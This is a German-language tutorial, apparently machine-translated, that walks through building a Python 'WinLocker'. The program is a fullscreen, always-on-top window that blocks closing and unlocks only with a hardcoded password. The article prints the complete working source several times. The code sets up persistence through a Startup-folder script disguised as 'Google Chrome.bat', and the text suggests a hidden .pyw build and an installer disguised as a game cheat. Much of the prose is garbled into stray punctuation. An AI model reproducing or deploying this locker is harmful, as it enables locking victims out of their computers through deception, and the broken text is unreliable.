Beachtung!
Dieser Artikel wurde zu Bildungszwecken erstellt ! Der Autor ist nicht verantwortlich für Ihre illegalen Handlungen und für Schäden, die an Ihrem Computer verursacht werden. Denken Sie daran, dies ist kein Spielzeug, dies ist ein WINLOCKER ! Der Autor rät dringend davon ab , das in diesem Artikel beschriebene Programm auszuführen, ohne den Code im Detail zu lesen .
Einführung
Und hallo alle zusammen, Jungs, ich bin bei dir, Gamer Disclaimer. Was denkst du habe ich 2 Tage hintereinander gemacht? Nein, ich habe Dota nicht gespielt (und ich rate Ihnen nicht, da Sie sich selbst Programmierer nennen). Ich habe Material für Habr vorbereitet. Oder besser gesagt, er hat einen Vinlocker kreiert. Und nein, ich habe es nicht kommuniziert , ich habe es jemandem gestohlen, aber ich selbst habe es von Grund auf neu erstellt. Und heute werde ich dir beibringen, wie man es schafft. Und ja, wenn Sie den Haftungsausschluss nicht gelesen haben, verwenden Sie diesen Code auf keinen Fall zum Nachteil anderer! Nun, ohne weiteres, lass uns gehen!
Was brauchen wir?
Um einen Winlocker zu erstellen, benötigen wir:
Python selbst, das Sie auf der offiziellen Website installieren können
, S*****e Text, , (, )
PyPI
, Windows
- Python
,
-, , , .
main.py

.

...
... . ( Win + R, cmd

...

pip install getpass3

pip install pyautogui
pip install playsound
, :
# ,
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
,
USER_NAME = getpass.getuser()
USER_NAME
, User.
,
window = Tk() # window , Tk()
window.title("WinLocker by GDisclaimer") # WinLocker by GDisclaimer
window.geometry('400x250') # , , 400 250
window['bg'] = 'black' #
window.mainloop() # ,

, , :
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
USER_NAME = getpass.getuser()
window = Tk()
window.title("WinLocker by GDisclaimer")
window.geometry('400x250')
window['bg'] = 'black'
window.mainloop()
,
. , , . :
cd "C:\Your\Path\To\The\Main\Py\File"
C:/myFiles.
cd "C:\myFiles"

:
python main.py
.

! ....
.
, . . 1920x1080 . 1366x768. -

, .
, , .
. window.mainloop()
# Base size
normal_width = 1920 #
normal_height = 1080 #
# Get screen size
screen_width = window.winfo_screenwidth()
screen_height = window.winfo_screenheight()
# Get percentage of screen size from Base size
percentage_width = screen_width / (normal_width / 100)
percentage_height = screen_height / (normal_height / 100)
# Make a scaling factor, this is bases on average percentage from
# width and height.
scale_factor = ((percentage_width + percentage_height) / 2) / 100
# Set the fontsize based on scale_factor,
# if the fontsize is less than minimum_size
# it is set to the minimum size
fontsize = int(20 * scale_factor)
minimum_size = 10
if fontsize < minimum_size:
fontsize = minimum_size
fontsizeHding = int(72 * scale_factor)
minimum_size = 40
if fontsizeHding < minimum_size:
fontsizeHding = minimum_size
# Create a style and configure for ttk.Button widget
default_style = ttk.Style()
default_style.configure('New.TButton', font=("Helvetica", fontsize))

- :
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
USER_NAME = getpass.getuser()
window = Tk()
window.title("WinLocker by GDisclaimer")
window.geometry('400x250')
window['bg'] = 'black'
# Base size
normal_width = 1920
normal_height = 1080
# Get screen size
screen_width = window.winfo_screenwidth()
screen_height = window.winfo_screenheight()
# Get percentage of screen size from Base size
percentage_width = screen_width / (normal_width / 100)
percentage_height = screen_height / (normal_height / 100)
# Make a scaling factor, this is bases on average percentage from
# width and height.
scale_factor = ((percentage_width + percentage_height) / 2) / 100
# Set the fontsize based on scale_factor,
# if the fontsize is less than minimum_size
# it is set to the minimum size
fontsize = int(20 * scale_factor)
minimum_size = 10
if fontsize < minimum_size:
fontsize = minimum_size
fontsizeHding = int(72 * scale_factor)
minimum_size = 40
if fontsizeHding < minimum_size:
fontsizeHding = minimum_size
# Create a style and configure for ttk.Button widget
default_style = ttk.Style()
default_style.configure('New.TButton', font=("Helvetica", fontsize))
window.mainloop()
. ,
- , - . .
# ,
def play(test):
playsound('sound.mp3', False)
#
def add_to_startup(file_path=""):
if file_path == "":
file_path = os.path.dirname(os.path.realpath(__file__))
bat_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup' % USER_NAME
with open(bat_path + '\\' + "Google Chrome.bat", "w+") as bat_file:
bat_file.write(r'start "" %s' % file_path)
# Alt + F4
def block():
pyautogui.moveTo(x=680,y=800)
window.protocol("WM_DELETE_WINDOW",block)
window.update()
# , ,
def fullscreen():
window.attributes('-fullscreen', True, '-topmost', True)
#
def clicked():
res = format(txt.get())
if res == 'petya':
file_path = '/tmp/file.txt'
file_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Google Chrome.bat' % USER_NAME
os.remove(file_path)
sys.exit()
, . - . ! . - .
, play(test)
. ! sound.mp3. .
.
: http://www.mediafire.com/file/ouuwbnw48l415xd/sound.mp3/file
. sound.mp3,

. ! ?
...
(-, ):
add_to_startup("C:\\myFiles\\main.py") #
fullscreen() # , ,
#
txt_one = Label(window, text='WinLocker by GamerDisclaimer', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_two = Label(window, text=', :(', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_three = Label(window, text=' . , !', font=("Arial Bold", fontsize), fg='white', bg='black')
# .grid,
txt_one.grid(column=0, row=0)
txt_two.grid(column=0, row=0)
txt_three.grid(column=0, row=0)
#
txt_one.place(relx = .01, rely = .01)
txt_two.place(relx = .01, rely = .11)
txt_three.place(relx = .01, rely = .21)
# , clicked()
txt = Entry(window)
btn = Button(window, text=" ", command=clicked)
txt.place(relx = .28, rely = .5, relwidth=.3, relheight=.06)
btn.place(relx = .62, rely = .5, relwidth=.1, relheight=.06)
#
play('sound.mp3')
! ALT + F4
, : petya
. :

, :
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
USER_NAME = getpass.getuser()
window = Tk()
window.title("WinLocker by GDisclaimer")
window.geometry('400x250')
window['bg'] = 'black'
# Base size
normal_width = 1920
normal_height = 1080
# Get screen size
screen_width = window.winfo_screenwidth()
screen_height = window.winfo_screenheight()
# Get percentage of screen size from Base size
percentage_width = screen_width / (normal_width / 100)
percentage_height = screen_height / (normal_height / 100)
# Make a scaling factor, this is bases on average percentage from
# width and height.
scale_factor = ((percentage_width + percentage_height) / 2) / 100
# Set the fontsize based on scale_factor,
# if the fontsize is less than minimum_size
# it is set to the minimum size
fontsize = int(20 * scale_factor)
minimum_size = 10
if fontsize < minimum_size:
fontsize = minimum_size
fontsizeHding = int(72 * scale_factor)
minimum_size = 40
if fontsizeHding < minimum_size:
fontsizeHding = minimum_size
# Create a style and configure for ttk.Button widget
default_style = ttk.Style()
default_style.configure('New.TButton', font=("Helvetica", fontsize))
def play(test):
playsound('sound.mp3', False)
def add_to_startup(file_path=""):
if file_path == "":
file_path = os.path.dirname(os.path.realpath(__file__))
bat_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup' % USER_NAME
with open(bat_path + '\\' + "Google Chrome.bat", "w+") as bat_file:
bat_file.write(r'start "" %s' % file_path)
def block():
pyautogui.moveTo(x=680,y=800)
window.protocol("WM_DELETE_WINDOW",block)
window.update()
def fullscreen():
window.attributes('-fullscreen', True, '-topmost', True)
def clicked():
res = format(txt.get())
if res == 'petya':
file_path = '/tmp/file.txt'
file_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Google Chrome.bat' % USER_NAME
os.remove(file_path)
sys.exit()
add_to_startup("C:\\myFiles\\main.py")
fullscreen()
txt_one = Label(window, text='WinLocker by GamerDisclaimer', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_two = Label(window, text=', :(', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_three = Label(window, text=' . , !', font=("Arial Bold", fontsize), fg='white', bg='black')
txt_one.grid(column=0, row=0)
txt_two.grid(column=0, row=0)
txt_three.grid(column=0, row=0)
txt_one.place(relx = .01, rely = .01)
txt_two.place(relx = .01, rely = .11)
txt_three.place(relx = .01, rely = .21)
txt = Entry(window)
btn = Button(window, text=" ", command=clicked)
txt.place(relx = .28, rely = .5, relwidth=.3, relheight=.06)
btn.place(relx = .62, rely = .5, relwidth=.1, relheight=.06)
play('sound.mp3')
window.mainloop()
Alt + F4
, .
. window.mainloop()
block()

.
: petya
. , . . main.py w, main.pyw
! , :
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
USER_NAME = getpass.getuser()
window = Tk()
window.title("WinLocker by GDisclaimer")
window.geometry('400x250')
window['bg'] = 'black'
# Base size
normal_width = 1920
normal_height = 1080
# Get screen size
screen_width = window.winfo_screenwidth()
screen_height = window.winfo_screenheight()
# Get percentage of screen size from Base size
percentage_width = screen_width / (normal_width / 100)
percentage_height = screen_height / (normal_height / 100)
# Make a scaling factor, this is bases on average percentage from
# width and height.
scale_factor = ((percentage_width + percentage_height) / 2) / 100
# Set the fontsize based on scale_factor,
# if the fontsize is less than minimum_size
# it is set to the minimum size
fontsize = int(20 * scale_factor)
minimum_size = 10
if fontsize < minimum_size:
fontsize = minimum_size
fontsizeHding = int(72 * scale_factor)
minimum_size = 40
if fontsizeHding < minimum_size:
fontsizeHding = minimum_size
# Create a style and configure for ttk.Button widget
default_style = ttk.Style()
default_style.configure('New.TButton', font=("Helvetica", fontsize))
def play(test):
playsound('sound.mp3', False)
def add_to_startup(file_path=""):
if file_path == "":
file_path = os.path.dirname(os.path.realpath(__file__))
bat_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup' % USER_NAME
with open(bat_path + '\\' + "Google Chrome.bat", "w+") as bat_file:
bat_file.write(r'start "" %s' % file_path)
def block():
pyautogui.moveTo(x=680,y=800)
window.protocol("WM_DELETE_WINDOW",block)
window.update()
def fullscreen():
window.attributes('-fullscreen', True, '-topmost', True)
def clicked():
res = format(txt.get())
if res == 'petya':
file_path = '/tmp/file.txt'
file_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Google Chrome.bat' % USER_NAME
os.remove(file_path)
sys.exit()
add_to_startup("C:\\myFiles\\main.py")
fullscreen()
txt_one = Label(window, text='WinLocker by GamerDisclaimer', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_two = Label(window, text=', :(', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_three = Label(window, text=' . , !', font=("Arial Bold", fontsize), fg='white', bg='black')
txt_one.grid(column=0, row=0)
txt_two.grid(column=0, row=0)
txt_three.grid(column=0, row=0)
txt_one.place(relx = .01, rely = .01)
txt_two.place(relx = .01, rely = .11)
txt_three.place(relx = .01, rely = .21)
txt = Entry(window)
btn = Button(window, text=" ", command=clicked)
txt.place(relx = .28, rely = .5, relwidth=.3, relheight=.06)
btn.place(relx = .62, rely = .5, relwidth=.1, relheight=.06)
block()
play('sound.mp3')
window.mainloop()
.EXE
Sie können den gesamten Code auch mit pyinstaller in eine EXE- Erweiterung kompilieren . Ich bin ein sehr freundlicher Autor, und ich habe beschlossen, Ihnen einen als Cheat für CS: GO getarnten Installer zuzuwerfen. Sie können Ihren Freund damit trollen, aber versprechen, dass Sie mit diesem Winlocker keine Angriffe ausführen werden, und auch wenn Sie ein wenig lachen, müssen Sie dem Winlocker das Passwort mitteilen: )
Fazit
Abschließend möchte ich Skeptikern sagen: Sie können überall Viren erzeugen. Auch im gleichen PHP ...
Vielen Dank für das Lesen meines Artikels und für die Moderation, falls mein Artikel in den Feed aufgenommen wird.
Viel Glück euch allen und einen schönen Tag!